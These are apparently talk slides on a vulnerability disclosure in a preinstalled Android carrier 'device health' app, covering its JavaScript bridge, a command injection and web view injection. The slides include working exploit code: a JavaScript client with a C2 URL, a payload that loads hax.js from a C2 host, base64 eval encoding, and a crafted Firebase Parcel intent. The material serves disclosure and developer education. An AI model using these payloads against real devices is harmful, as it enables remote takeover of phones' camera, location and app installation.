Free Android phone turned into vuln disclosure

Jonathan Bar Or ("JBO"), DEFCON Groups VR Events 2022

whoami

- Jonathan Bar Or (JBO)
  - @yo_yo_yo_jbo
- Microsoft Defender for cross-platform research architect
  - macOS, Linux, Android and iOS are my focus
  - Windows too, sometimes (especially with WSL\WSA)
- Released some cool blogposts this year

How it all started

- Relocated to the US back in 2017
  - With the same old Android phone I had back home
- My carrier decommissioned 3G and transitioned to 5G
- They decided to send me a free phone as compensation
- Decided not to trust their phone but instead buy myself a new one
  - And play with the old one

Exploring the brand-new phone

- Tons of unknown System Apps.
  - One of them seems to be bundled with “DT Ignite”, which is an advertisement framework that might install new apps on your phone silently.
  - But we’re not here to talk about that.
- I also discovered one System app with many permissions that seems to be a “device health” app.
  - Our focus for today.

Background – apps and permissions

- Android apps are conceptually archive that contain various files.
  - Resources, code, metadata, digital signatures are all separated by design.
- One of the most important section is a manifest, which contains metadata about the app.
  - App name, version, activities in it, as well as permissions.
  - First thing in Android app analysis is to examine which permissions it has.
  - Saved in AndroidManifest.xml as binary data, but any basic Android analysis tool translates that data to human-readable text.

Power overwhelming!

```xml
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
<uses-permission android:name="android.permission.NFC"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.USE_FINGERPRINT"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-feature android:name="android.hardware.camera"/>
<uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.ACCESS_MEDIA_LOCATION"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORT
```

Interesting activities

```
<activity-alias android:name="com.mce.MainActivity" android:target
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"
        <data android:host="*" android:scheme="mcedigital"/>
    </intent-filter>
</activity-alias>
```

BROWSABLE activity

- As you could see, the app registered a new schema (“mcedigital://”).
- When schema is browsed to, the main activity starts.
  - The first obvious foothold for a logical RCE.
  - Sometimes an attacker can pass malicious data with the schema that will be parsed by the activity (e.g. buggyschema://url?get_params#info).
  - Next analysis goal: what does the app do once it launches through the schema, and does it get any meaningful input from the URL?

Background – web views

- In Android, Web Views are components that can parse and present web contents, including JavaScript capabilities.
- Very useful for app developers, especially for engines that use them extensively for cross-platform development (e.g. React Native).
- Security question: granting the web view capabilities to do certain things is problematic (think of unlimited file access for example).
  - Plausible scenario: attacker injects malicious code into the web view!
  - How does Android solve this problem?

Background – Android-JS Bridge

- The app creating the web view can declare a JavaScript Interface and attach it to the web view.
- From that point on, the web view can invoke methods in the app and get responses back (limited to primitive data types only).
- This is implemented by a mechanism called a “Android-JS Bridge”.

Android-JS Bridge - example

```
// Java code (in the APK)
public class JsIface
{
    @JavascriptInterface
    public int addNumbers(int x, int y) {
        return x+y;
    }
}

webView.getSettings().setJavaScriptEnabled(true);
webView.addJavascriptInterface(new JsIface(this), "SomeName");


// Javascript code refers to the "SomeName" bridge
var three = window.SomeName.addNumbers(1, 2);
alert(three);          // 3
```

Background – Android-JS Bridge

- Only methods annotated with @JavascriptInterface can be invoked starting API level 4 (ages ago).
  - window.bridgeName.getClass()
    .forName(“java.lang.Runtime”)
    .getDeclaredMethods[19]
    .invoke(null, “echo pwnd > /tmp/pwnd.txt”)
- Therefore, an analysis of a JS Interface should examine its methods that are annotated with @JavascriptInterface.

Back to our app analysis…

- The main activity has a web view called “JarvisWebView”.
- That web view has an attached JavaScript Interface called “JarvisJSInterface”.
  - Those interfaces can be accessed from within the web view via JavaScript bridges and invoke accessible methods.
  - Notorious source of trust issues – in many cases the app blindly trusts the web view’s input.

Annotated methods

```
@JavascriptInterface
public void init(String paramString) {
  this.callbackName = paramString;
}

@JavascriptInterface
public void request(String paramString) {
  super.request(paramString);
}

public void sendResponse(final JSONObject response) {
  ((Activity)this.mContext).runOnUiThread(new Runnable() {
        public void run() {
          String str = response.toString().replace("\\", "\\\\").re
          StringBuilder stringBuilder = new StringBuilder();
          stringBuilder.append("javascript:");
          stringBuilder.append(JarvisJSInterface.this.callbackName)
          stringBuilder.append("(\"");
          stringBuilder.append(str);
          stringBuilder.append("\")");
          str = stringBuilder.toString();
          JarvisJSInterface.this.mWebView.loadUrl(str);
        }
      });
}

@JavascriptInterface
public void windowClose() {
  Runnable runnable = this.onCloseRunnable;
  if (runnable != null)
    runnable.run();
}
```

Annotated methods - analysis

- From a software design perspective, the JarvisJSInterface in the app works as an asynchronous server to a JavaScript client.
- It gets requests in the 3 methods it exposes and returns callbacks by injecting JavaScript back into the web view.
  - init(String): gets a string and saves it. That string is going to be used later as a callback function to the JavaScript client.
  - closeWindow(): not very interesting.
  - request(String): serves a request from the JavaScript client.
- This design explains the “response” method we saw earlier.

The “request” method

- The super-class for JarvisJSInterface is called ServiceTransport.
- After some unimportant tasks, it will treat the input string as a JSONObject and extract members from it:
    - “context” – a GUID string that the client sends, think of it as a request ID.
    - “service” – a service name, more on that later.
    - “command” – an integer, effectively a “command number”.
    - “data” – effectively – arguments sent with the command.

Invocable services from JavaScript

- There are many “services”, each getting registered into a global table.
- Each service declares its exported methods (and maps them to command numbers), along with the argument names and types it expects.
- The entire request is being translated on-the-fly with Java reflection.
- Each request can also invoke the “sendResponse” method that will inject JavaScript back to the web view, as we saw earlier.

Invocable services from JavaScript

- Here is a (very) partial list of interesting services:
  - audio – can control audio on the phone, including peripherals volume.
  - camera – can take silent camera pictures.
  - connectivity – controls WiFi, Bluetooth, NFC and so on.
  - device – controls many aspects of the device. We also found a command injection there – more on that later.
  - location – GPS and whatnot.
  - packagemanager – controls packages, can install APKs.
- So, he who controls the JavaScript controls the device!

Example - camera

- Command 0 gets the camera list with no arguments.
- Command 1 takes a picture and gets a string argument "cameraId".

```
protected void setServiceMethodsMap() {
  this.mServiceMethodsMap.put(IPC.request.GET_CAMERA_LIST, "getCameraList");
  this.mServiceMethodsMap.put(IPC.request.CAPTURE_STILL_IMAGE_NO_PREVIEW, "captureStillImageNoPreview");
  this.mNativeMethodParamNames.put("getCameraList", new String[0]);
  this.mNativeMethodParamNames.put("captureStillImageNoPreview", new String[] { "cameraId" });
  this.mNativeMethodParamTypes.put("getCameraList", new Class[0]);
  this.mNativeMethodParamTypes.put("captureStillImageNoPreview", new Class[] { String.class });
}
```

```
public class IPC {
  public static class request {
    public static final Integer CAPTURE_STILL_IMAGE_NO_PREVIEW =
        Integer.valueOf(1);

    public static final Integer GET_CAMERA_LIST =
        Integer.valueOf(0);
    }
}
```

Command injection

- One of the services gets an Activity name and tries to stop it by running the following command:
  - am force-stop “activityName”
- Guess what happens if the activity name has a quotation mark?

```
public void executeSystemCloseProcess(short paramShort, JSONArray par
    Logger.log("[ExecuteInternal] Executing Close Process", new Objec
    Types.ErrorCode errorCode = Types.ErrorCode.generalError;
    JSONObject jSONObject1 = new JSONObject();
    JSONObject jSONObject2 = new JSONObject();
    try {
      Types.ErrorCode errorCode1;
      String str1 = paramJSONArray.getJSONObject(0).getString("value"
      Shell shell = Shell.getInstance();
      StringBuilder stringBuilder = new StringBuilder();
      stringBuilder.append("am force-stop \"");
      stringBuilder.append(str1);
      stringBuilder.append("\"");
      String str2 = shell.SendCommand(stringBuilder.toString());
```

Exercise – assuming control

- If we assume a JavaScript injection capability, we can control the phone with all these services.
- We can abuse the command-injection vulnerability or simply do other fun stuff (like taking camera snapshots).

(post) exploit code

```
// Implement a singleton
if (!Sploit.instance)
{
    console.log("sploit.constructor(): creating first instan
    Sploit.instance = this;

    // Fine-tunable C2 URL
    this.c2_url = "http://10.0.0.8:8888/info.html";

    // Initialize the context map
    this.contexts = new Map();

    // Set the callback
    window.response_callback = Sploit.static_response_callba
    window.AndroidWebViewBridge.init("window.response_callba
}

// Return the only instance
return Sploit.instance;
```

(post) exploit code

```
/**
 * Sends a generic service request.
 * @param {string} service - The service name.
 * @param {int} command - The command number.
 * @param {JSON object} data - The data as a JSON object.
 */
send_request(service, command, data)
{
    console.log("sploit.send_request(): called");

    // Create a new context
    var context = this.create_guid();

    // Build the JSON request
    var json_req = {
            "context": context,
            "service": service,
            "request": {
                "command": command,
                "data": data
            },
            "client": {
                "id": this.create_guid()
            }
        };
    var json_req_string = JSON.stringify(json_req);

    // Save the context for the response and invoke the request
    this.contexts.set(context, json_req_string);
    console.log("sploit.send_request(): sending request " + json
    window.AndroidWebViewBridge.request(json_req_string);
}
```

```
// Set up the new exploit code
sploit = new Sploit();
sploit.camera_get_camera_list();
sploit.storage_get_last_used_apps_list();
sploit.sensor_is_pen_exists();
sploit.audio_get_device_volume_by_percent(0);
```

Mid-talk summary

- We have a System App with a remotely invocable main activity through a BROWSABLE activity.
- The activity loads a web view that, if injected to, can essentially take over the phone. We can build an exploit code that do that.
- But can we really inject into the web view?

First attempts to inject

- We discovered that the page that is being loaded is embedded in the app itself – as an asset.
  - The JavaScript code there is quite obfuscated and long. We reversed parts of it and couldn’t find a meaningful way of affecting the behavior from the BROWSABLE intent.
- Our second hope was to have a PiTM story – if the app is opened and the web view opens a plaintext page – we can inject as a PiTM.
  - We found several scenarios where it happens.
  - Success!

Remote code execution scenario

- Be a PiTM (can be achieved in numerous ways).
- Send a link to the target (or inject it into a normal plaintext web view) to trigger the BROWSABLE activity.
- App loads the web view which runs complicated logic and ends up viewing more contents in plaintext.
- Inject malicious JavaScript code into that plaintext code.
- Profit.

Going broader!

- During the reverse-engineering effort, we suspected there is an entire framework which was not carrier-specific.
  - All the class names and string were referring to something broader.
- When assessing the number of affected devices, we decided to hunt for similar apps that might be using the same framework.
- Surprisingly, we discovered numerous telco's that use the same framework.
  - Although it seems there is some customization per telco.
  - Not all apps were susceptible to PiTM attacks.
- Additionally, apps that use that framework might be installed by phone repair shops or for trade-in purposes.

Local exploitation

- We decided to dig deeper and see if we could exploit the apps that were not susceptible to PiTM JavaScript injection attacks.
- Eventually found a local JavaScript injection.
- Can you spot the injection opportunity?

Local exploitation

```
if (paramBundle.containsKey("flowInput"))
        try {
          this.mFlowInput = new JSONObject((String)paramBundle.getSer
        } catch (JSONException jSONException) {}
    }

...

this.webView.init((Context)this, this.mFlowInput);

public void init(final Context context, JSONObject paramJSONObject) {
    Logger.log("[JarvisWebView] Init", new Object[0]);
    if (paramJSONObject != null)
      this.mFlowSDKInput = paramJSONObject;

...

if (JarvisWebView.this.mFlowSDKInput != null) {
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append("javascript:window.sessionStorage.setItem('sdk
  stringBuilder.append(JarvisWebView.this.mFlowSDKInput.toString());
  stringBuilder.append("')");
  innerWebViewInstance.loadUrl(stringBuilder.toString());
```


Local injection

- The Jarvis Web View has a member called mFlowSDKInput.
- That member is a JSON object, stringified and purposely injected into the web view.
- No sanitization on the string means we could inject into it if we control that member.
- That member is initialized (very indirectly) by the Intent that creates the app – interestingly, from a Google Firebase Parcel.

One pesky limitation

- The entire payload cannot contain any newlines due to JSON-ification.
- We can easily overcome that:
  - eval(atob("base64_encoded_payload"))

Local injection



Local injection

```
// Build Javascript payload
StringBuilder jsPayload = new StringBuilder();
jsPayload.append("var jsref=document.createElement('script');\n");
jsPayload.append("jsref.setAttribute(\"type\", \"text/javascript\");\n");
jsPayload.append("jsref.setAttribute(\"src\", \"http://" + c2 + "/hax.js\");\n");
jsPayload.append("document.getElementsByTagName(\"head\")[0].appendChild(jsref);\n");
jsPayload.append("\"AAA\"");
```

```
// Encode to a single statement
String singleStatementPayload = null;
try {
    byte[] jsPayloadBytes = jsPayload.toString().getBytes("UTF-8");
    String encodedJsPayload = Base64.encodeToString(jsPayloadBytes, Base64.DEFAULT);
    singleStatementPayload = "a'+eval(atob('" + encodedJsPayload.replace("\n", "") + "'))+'a";
}
catch (UnsupportedEncodingException e)
{
    return;
}
```

Local injection


```java
// Set various DynamicLinkData fields
int minAppVersion = 0;
long clickTimestamp = System.currentTimeMillis();
String link = "/page?journeyId=1337&categoryId=" + URLEncoder.encode(singleStatementPayload, "UTF-8");
String unknownString = "PWN";
Bundle extensions = new Bundle();
Uri unknownUri = Uri.parse("https://www.youtube.com/watch?v=dQw4w9WgXcQ");  // LOLz

// Build the Parcel payload
int parcelFlags = 0;
Parcel parcelPayload = Parcel.obtain();
int parcelOffset = SafeParcelWriter.beginObjectHeader(parcelPayload);
SafeParcelWriter.writeString(parcelPayload, 1, unknownString, false);
SafeParcelWriter.writeString(parcelPayload, 2, link, false);
SafeParcelWriter.writeInt(parcelPayload, 3, minAppVersion);
SafeParcelWriter.writeLong(parcelPayload, 4, clickTimestamp);
SafeParcelWriter.writeBundle(parcelPayload, 5, extensions, false);
SafeParcelWriter.writeParcelable(parcelPayload, 6, (Parcelable)unknownUri, parcelFlags, false);
SafeParcelWriter.finishObjectHeader(parcelPayload, parcelOffset);

    // Marshal the Parcel
    byte[] byteArrayPayload = parcelPayload.marshall();

    // Build and fire the intent
    Intent intent = new Intent();
    intent.setClassName(" com.target.app.name ", "com.mce.MainActivity");
    intent.putExtra("com.google.firebase.dynamiclinks.DYNAMIC_LINK_DATA", byteArrayPayload);
    startActivity(intent);
```

azureuser@ubuntu1: ~/telus-test/haxjs-server 136x11

```
azureuser@ubuntu1:~/telus-test/haxjs-server$ python server.py
Start haxjs server
```

azureuser@ubuntu1: ~/telus-test/c2-server 136x41

```
azureuser@ubuntu1:~/telus-test/c2-server$ python server2.py
Starting C2
```



Responsible disclosure

- We disclosed everything to the company that maintains the framework, as well as all the telco's that were involved (5 in total).
- While we cannot give an exact number, we are talking about millions of Android devices with vulnerable System Apps affected by bugs ranging from full RCE to local EoP.
- We released the details in coordination with everyone involved to make sure no end-user is put in danger.
- We also constantly work together with Google to improve Google Play Protect and spot similar bugs automatically.

Resolution

- Disclosure happened around September 2021, but it took more than 6 months until user risk became sufficiently low for public disclosure.
- One of the main problems is that those were System Apps.
  - Baked into the device firmware image.
  - Cannot be turned off.
  - Many unsuspecting users.
- Microsoft Defender on Android supports Threat Vulnerability Management, which does indicate the existence of vulnerable apps.

Note for Android developers

- Overpowered Web Views with JS Interfaces are the source of many interesting security bugs.
  - Apps sometimes blindly trust inputs from Web Views.
- Implementing asynchronous client-server module by JavaScript injection is a bad practice, there are good APIs that are included in AndroidX WebMessageListener.
- If you are forced to inject JavaScript – sanitize your inputs.

Conclusions

- System Apps do not get enough attention from the security industry.
- They are especially bad because they can’t be easily removed.
- End-users never suspect they have all these apps to begin with.
  - AKA “bloatware”.
- Special thanks:
  - Sang Shin Jung, Michael Peck, Joe Mansour, Apurva Kumar
  - And the entire Microsoft 365 Defender Research Team